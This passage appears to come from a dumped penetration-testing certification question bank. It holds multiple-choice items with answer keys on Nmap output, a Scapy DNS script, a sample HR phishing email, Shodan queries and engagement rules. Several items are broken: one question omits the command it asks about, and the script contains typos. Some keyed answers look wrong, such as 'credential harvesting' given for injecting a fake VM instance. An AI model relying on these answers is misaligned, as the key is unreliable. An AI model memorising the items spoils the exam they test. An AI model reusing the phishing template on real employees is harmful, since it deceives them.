- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 251

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

Nmap scan report for 192.168.10.10

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
5985/tcp	open	Microsoft	HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

- A. The tester input the incorrect IP address.
- B. The command requires the -port 135 option.
- C. An account for RDP does not exist on the server.
- D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 252

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

Answer: B

NEW QUESTION 255

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.6.1p1
53/tcp	open	domain	dnsmasq 2.72
80/tcp	open	http	lighttpd
443/tcp	open	ssl/http	httpd

```
Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

- A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
- B. This device is most likely a gateway with in-band management services.
- C. This device is most likely a proxy server forwarding requests over TCP/443.
- D. This device may be vulnerable to remote code execution because of a buffer overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:

The heart bleed bug is an open ssl bug which does not affect SSH Ref:
<https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh>

NEW QUESTION 260

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Answer: D

NEW QUESTION 261

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

Answer: A

NEW QUESTION 264

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

- A. Spawned shells
- B. Created user accounts
- C. Server logs
- D. Administrator accounts
- E. Reboot system
- F. ARP cache

Answer: AB

Explanation:

Removing shells: Remove any shell programs installed when performing the pentest.

Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.

Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 266

Given the following script:

```

Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line a =
Line 3  IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = srl(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6  print(b[DNSRR][x].rdata

```

Which of the following BEST characterizes the function performed by lines 5 and 6?

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for www.comptia.org and prints the raw data output
- C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable b

Answer: D

NEW QUESTION 271

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. A signed statement of work
- B. The correct user accounts and associated passwords
- C. The expected time frame of the assessment
- D. The proper emergency contacts for the client

Answer: D

NEW QUESTION 274

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Answer: D

NEW QUESTION 279

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. nmap -f -sV -p80 192.168.1.20
- B. nmap -sS -sL -p80 192.168.1.20
- C. nmap -A -T4 -p80 192.168.1.20
- D. nmap -O -v -p80 192.168.1.20

Answer: C

NEW QUESTION 280

The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

- A. A vulnerability scan
- B. A WHOIS lookup
- C. A packet capture
- D. An Nmap scan

Answer: A

Explanation:

A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 281

A penetration tester receives the following results from an Nmap scan:

`Interesting ports on 192.168.1.1:`

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Answer: C

NEW QUESTION 283

A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. nmap192.168.1.1-5-PU22-25,80
- B. nmap192.168.1.1-5-PA22-25,80
- C. nmap192.168.1.1-5-PS22-25,80
- D. nmap192.168.1.1-5-Ss22-25,80

Answer: C

Explanation:

PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

NEW QUESTION 286

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.

Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Answer: D

NEW QUESTION 288

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 292

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

- A. Perform XSS.
- B. Conduct a watering-hole attack.
- C. Use BeEF.
- D. Use browser autopwn.

Answer: A

NEW QUESTION 296

A company provided the following network scope for a penetration test:

- * 169.137.1.0/24
- * 221.10.1.0/24
- * 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host's owner
- D. The penetration tester
- E. The subcontractor supporting the test

Answer: A

NEW QUESTION 297

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 301

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

Answer: AC

NEW QUESTION 306

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blacklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 311

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

Answer: B

NEW QUESTION 316

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 319

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

- A. Mask
- B. Rainbow
- C. Dictionary
- D. Password spraying

Answer: D

NEW QUESTION 320

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3Jk
- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```
Port      State      Service      Version
22/tcp    open       ssh          Cisco SSH 1.25 (protocol 2.0)
80/tcp    open       http         Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open       https        Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Answer: CD

NEW QUESTION 324

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